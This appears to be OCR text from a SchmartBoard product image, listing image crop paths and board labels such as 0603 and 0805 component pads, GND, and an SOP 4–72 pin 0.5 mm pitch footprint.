
Previously Available Application





0603
0805



SOP 4 - 72 PINS 0.5MM PITCH
GND
GND
0805
0603
SchmartBoard, Inc.

